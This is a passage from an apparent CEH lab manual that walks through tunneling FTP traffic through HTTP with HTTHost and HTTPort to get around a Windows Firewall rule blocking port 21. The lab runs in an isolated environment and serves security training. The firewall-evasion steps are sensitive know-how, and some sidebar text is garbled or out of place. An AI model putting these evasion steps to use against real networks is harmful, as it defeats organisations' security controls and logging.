3. **Server Manager** window appears; click **Add Roles**.




FIGURE 5.3 Adding roles in Server Manager

4. The **Add Roles and Features Wizard** appears; click **Next**.




FIGURE 5.4: Add Roles and Features Wizard

5. Under **Select Server Roles**, check **Web Server (IIS)**, and click **Next**.




FIGURE 5.5: Select Server Roles section

Note: If the **Add Roles Wizard** dialog box appears, click **Add Required Features**.

6. The **Introduction to Web Server (IIS)** pane appears; click **Next**.



FIGURE 5.6 Introduction to Web Server (IIS) section

7. Under Role Services, check all the roles corresponding to **Management Tools**, **IIS 6 Management Compatibility**, and **FTP Publishing Service**. Click **Next**.




FIGURE 5.7: Configuring Role Services

Note: If the **Add Roles Wizard** dialog box appears, click **Add Required Features**.

8. In the **Confirmation** pane, click **Install**.




FIGURE 5.8: Confirmation section

9. Wait for the selected roles to be installed.




FIGURE 5.9: Selected roles being installed

10. On completion of installation, you will be redirected to the **Results** pane. Click **Close**.

HTTPPort creates a transparent tunnel through a proxy server or firewall. This allows you to use all sorts of Internet software from behind the proxy.




FIGURE 5.10: Installation successfully completed

11. **Close** the Server Manage window.
 12. Now, you need to stop **IIS Admin Service** and **World Wide Web Publishing services**.
 13. Click **Start**, and navigate to **Administrative Privileges → Services**.

TASK 2
Stop World Wide Web Publishing Service




FIGURE 5.11: Launching Services

14. Right-click **World Wide Web Publishing Service**, and click **Stop**.




FIGURE 5.12: Stopping World Wide Web Publishing Service in Windows Server 2008

TASK 3

Launch and Configure HTTHost

HTTP Port supports strong traffic encryption, which makes proxy logging useless, and supports NTLM and other authentication schemes.

15. In the same way, right-click **IIS Admin Service**, and click **Stop**.
16. Open Mapped Network Drive “**CEH-Tools**” and navigate to **Z:\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\HTTP Tunneling Tools\HTTHost**.
17. Open the **HTTHost** folder, and double-click **htthost.exe**.
18. If the **Open File - Security Warning** pop-up appears, click **Run**.



FIGURE 5.13: Open File – Security Warning pop-up

19. A **HTTHost** wizard appears; click **options** tab.

20. On the **Options** tab, keep the default settings except for **Personal Password**, which should contain any other password. In this lab, the Personal Password is “**magic.**”
21. Check **Revalidate DNS names** and **Log Connections**, and click **Apply**.

To set up
HTTP Port need to
point your
browser to
127.0.0.1




FIGURE 5.14: HTTHost Options tab

22. Check to see if the last line is **Listener: listening at 0.0.0.0:80**, which ensures that HTTHost is running properly and has begun to listen on **port 80**.

HTTP Port goes
with the
predefined
mapping
“External HTTP
proxy” of local
port




FIGURE 5.15: HTTHost Application log section

23. Now, leave **HTTHost** intact, and don't turn off **Windows Server 2008** Virtual Machine.
24. Now, switch back to the host machine (**Windows Server 2012**), right-click the **Windows** icon, and click **Control Panel**.




FIGURE 5.16: Launching Control Panel

25. The **Control Panel** window appears with all control panel items displayed. Select **Windows Firewall**.




FIGURE 5.17: Opening Windows Firewall

26. The **Windows Firewall** control panel appears; click **Turn Windows Firewall on or off** link in the left pane.




FIGURE 5.18: Configuring Windows Firewall

27. The **Customize settings** window appears.
 28. Select **Turn on Windows Firewall** (under **Private network settings** and **Public network settings**).
 29. Click **OK**.




FIGURE 5.19: Configuring Windows Firewall

Tools demonstrated in this lab are available in D:CEH-Tools\CEHv9\Module 16\Evading IDS, Firewalls and Honeypots

30. Firewall is successfully turned on. Now, click **Advanced settings** in the left pane.



FIGURE 5.20: Configuring Advanced Windows Firewall

31. The **Windows Firewall with Advanced Security** window appears.
32. Select **Outbound Rules** in the left pane. A list of outbound rules is displayed. Click **New Rule...** in the right pane (under **Outbound Rules**).




FIGURE 5.21: Adding a new outbound rule

33. In the **New Outbound Rule Wizard**, select **Port** as the **Rule Type**, and click **Next**.




FIGURE 5.22: Windows Firewall Selecting a Rule Type

HTTP Port doesn't really care for the proxy as such, it works perfectly with firewalls, transparent accelerators, NAT's and basically anything that lets HTTP protocol through.

34. Select **All remote ports**, under **Protocol and Ports**, and click **Next**.




FIGURE 5.23: Windows Firewall assigning Protocols and Ports

35. Under **Action**, **Block the connection** is selected by default. Click **Next**.




FIGURE 5.24 Windows Firewall setting an Action

36. In the **Profile** section, ensure that all the options (**Domain**, **Private** and **Public**) are checked, and click **Next**.




FIGURE 5.25 Windows Firewall Profile settings

37. Under **Name**, type **Port 21 Blocked** in the **Name** field, and click **Finish**.




FIGURE 5.26: Windows Firewall assigning a name to Port

38. The new rule **Port 21 Blocked** is created, as shown in the screenshot:




FIGURE 5.27: Windows Firewall New rule

39. Right-click the newly created rule (**Port 21 Blocked**), and click **Properties**.




FIGURE 5.28: Windows Firewall new rule properties

40. The **Properties** window for **Port 21 Blocked** rule appears.
41. Select the **Protocols and Ports** tab. In the **Remote Port** field, select **Specific Ports** option from the drop-down list, and enter the Port number as **21**.
42. Leave the other default settings, click **Apply**, and then click **OK**.




FIGURE 5.29: Firewall Port 21 Blocked Properties



Test for accessing FTP site




FIGURE 5.30 Disabling the outbound rule

45. Launch the command prompt, and issue `ftp 10.0.0.10`. You will be asked to enter the username.

```
Administrator: Command Prompt - ftp 10.0.0.10
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\>Administrator>ftp 10.0.0.10
Connected to 10.0.0.10.
220 Microsoft FTP Service
User <10.0.0.10:<none>>:
```

FIGURE 5.31 Issuing FTP command

Enables you to bypass your HTTP proxy in case it blocks you from the Internet.

Note: In the above mentioned command, **10.0.0.10** refers to the IP address of the **Windows 8.1** where the ftp site is located. Make sure that you issue the IP address of Windows 8.1 in your lab environment.

46. This means you are able to establish an FTP connection.

47. Now, enable the rule, and check to see whether you can establish a connection.
48. Right-click the newly added rule, and click **Enable Rule**.




FIGURE 5.32 Enabling the outbound rule

49. Launch the **Command Prompt** and check whether you are able to connect to the ftp site by issuing the command **ftp 10.0.0.10**.
50. The added outbound rule should block the connection shown in the screenshot:

```
Administrator: Command Prompt - ftp 10.0.0.10
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 10.0.0.10
ftp>
```

FIGURE 5.33 Issuing FTP command

Note: In the above-mentioned command, **10.0.0.10** refers to the IP address of **Windows 8.1** where the ftp site is located. Make sure that you issue the IP address of Windows 8.1 in your lab environment.

51. Now, we shall perform **tunneling** using **HTTPPort** to establish a connection with the FTP site located on **Windows 8.1**.
52. Navigate to **D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\HTTP Tunneling Tools\HTTPPort**, and double-click **httpport3snfm.exe**.

53. Follow the **installation steps** to install HTTPPort.




FIGURE 5.34: HTTPPort Setup wizard

54. Launch HTTPPort (**Httpport3SNFM**) from the **Apps** screen.




FIGURE 5.35: Windows Server 2012 Apps screen

55. An Introduction wizard appears; click **Next** five times, till you come to the last wizard pane, and then click **Close**.



FIGURE 5.36: Introduction to HTTPPort wizard

56. The HTTPPort main window (**HTTPPort 3.SNFM**) appears, as shown in the screenshot:



FIGURE 5.37: HTTPPort Main Window

For each software to create custom, given all the addresses from which it operates. For applications that are dynamically changing the ports there Socks4-proxy mode, in which the software will create a local server Socks (127.0.0.1).

57. On the **Proxy** tab, Enter the **Host name or IP address** (**10.0.0.11**) of the machine where HTThost is running (Windows Server 2008).

Note: The location of Windows Server 2008 may vary in your lab environment.

58. Enter the **Port** number **80**.

59. Under **Misc. options**, **Bypass mode**, select **Remote host** from the drop-down list.
60. Under **Use personal remote host at (blank = use public)**, re-enter the IP address of **Windows Server 2008 (10.0.0.11)** and port number **80**.
61. Enter the password **magic** in the **Password** field.

In real world environment, people sometimes use password protected proxy to make company employees to access the Internet.




FIGURE 5.38: HTTPort Proxy settings window

62. Select the **Port mapping** tab, and click **Add** to create a New Mapping.

HTTP is the basis for Web surfing, so if you can freely surf the Web from where you are, HTTPort will bring you the rest of the Internet applications.




FIGURE 5.39: HTTPort creating a New Mapping

63. Right-click the **New Mapping** node, and click **Edit**.




FIGURE 5.40: HTTPPort Editing to assign a mapping

In this kind of environment, the federated search webpart of Microsoft Search Server 2008 will not work out-of-the-box because we only support non-password protected proxy.

64. Rename this as **ftp test** (you can enter the name of your choice).
 65. Right-click the node below **Local port**, then click **Edit**, and enter the port value as **21**.
 66. Right-click the node below **Remote host**, click **Edit**, and rename it as **10.0.0.10**.
 67. Right-click the node below **Remote port**, then click **Edit**, and enter the port value as **21**.
